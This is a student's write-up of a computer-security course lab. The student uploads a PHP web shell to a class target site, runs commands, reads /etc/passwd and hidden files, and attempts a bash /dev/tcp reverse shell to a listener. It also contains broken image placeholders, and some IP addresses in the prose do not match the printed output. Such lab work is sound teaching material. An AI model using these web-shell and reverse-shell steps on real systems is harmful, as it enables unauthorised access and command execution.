Nicholas Vlahos-Sten

Jeff Ondich

Computer Security

29 October 2025

Our First Reverse Shell

Collaboration Note: Jane helped me complete parts 1 and 2 of this assignment.

Part 1: Web Shell

a. When you upload the web shell, it gives you the url link where that php file is stored on the website's code. Then, the way the webshell is written, it checks to see if you put a system command in the rest of the url and executes that command, and it can do that because the code in the php is now a part of the website's code because of the file upload vulnerability. So to execute the command whoami I submitted the url danger.jeffondich.com/uploadedimages/vlahosstenn-webshell1.php?command=whoami. And the result of that is "www-data"

b. <pre> seems to be a way of preserving formatting, specifically including new lines and line breaks. I can tell this by when I submitted a webshell without pre and did "ls" on both versions, the version with <pre> gave me a list of each image on the site one per line, while the version without <pre> gave me a paragraph block of text each image back to back. So the web shell can execute commands without the <pre> just fine it will just be harder to read.

Part 2: Looking around

a. When I do pwd, I get that it is in the directory /var/www

b. So I did part c first and apparently again according to Jane the list you get when you go into the passwds folder starts with every username in danger.jeffondich.com, so we have “root” and “daemon” and all the boys

c. Yes I do. According to Jane, this is a list of usernames on some server (the entirety of jeffondich.com????) and corresponding links to the hashes of their respective passwords

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
```


d. No. According to this website https://www.cyberciti.biz/faq/understanding-etcshadow-file/ , /etc/shadow stores a list of hashed passwords and you need root access to open it

e. Underneath the secrets folder in /danger.jeffondich.com/secrets, we got hi_jeff.txt

```
lazuli was here :)
imagelist2.php is still up and usable
```

and we got kinda_secret.txt which is a very nice frog I feel rewarded


```
Congratulations!
```



```
by Joan Stark, https://www.asciiart.eu/animals/frogs
```

and then under /youwontfindthiswithgobuster you have the more secretive

```
Congratulations!
```



```
https://www.asciiart.eu/animals/birds-land
```


“secret.txt”

f. I’m curious as to what dump_all_health_records.php is I do not know how to open it

Part 4: Launching a Reverse Shell

I tried for a few hours and cannot figure out how to do this to save my life. I am doing well enough in this course that I am fine turning in this assignment half completed. I could not get part d to work. Here’s some photos to prove I at least attempted the other parts

Webshell in the correct place



Ignore the first command, it automatically executed when I pasted it to the terminal, but this is proof I got the first weird bash command to work. Also for part a, you can see here that Kali's IP address is 192.168.169.24

```
pegui@NicholasPC:~$ nc -l -p 5555
┌──(kali㉿kali)-[/var/www/html]
└─$ curl 'http://KALI_IP/webshell.php?command=whoami'
curl 'http://KALI_IP/webshell.php?command=whoami'
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0curl: (6) Could not resolve host: KA

┌──(kali㉿kali)-[/var/www/html]
└─$ ip addr
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:7b:ff:42 brd ff:ff:ff:ff:ff:ff
    inet 192.168.169.128/24 brd 192.168.169.255 scope global dynamic noprefixroute eth0
       valid_lft 1252sec preferred_lft 1252sec
```

As for part b, the IP addresses of my computer are in the pic below, and 172.20.2.236 is the one that I should use to communicate with Kali because it is the global IP address and also the one that worked when I ran the crazy bash command on my Kali

```
pegui@NicholasPC:/mnt/c/Users/Pegui/OneDrive/Desktop$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet 10.255.255.254/32 brd 10.255.255.254 scope global lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:15:5d:3c:a2:e3 brd ff:ff:ff:ff:ff:ff
    inet 172.20.4.236/20 brd 172.20.15.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe3c:a2e3/64 scope link
       valid_lft forever preferred_lft forever
```

```
┌──(kali㉿kali)-[/var/www/html]
└─$ bash -c "bash -i >& /dev/tcp/172.20.4.236/5555 0>&1"
```

As for question f, the % is a symbol that tells the url that the number after the % refers to a special character that cannot be directly typed into the url and should be treated as such. %20 for example is code for a space, and it has to be written in this form because a url cannot have spaces in it.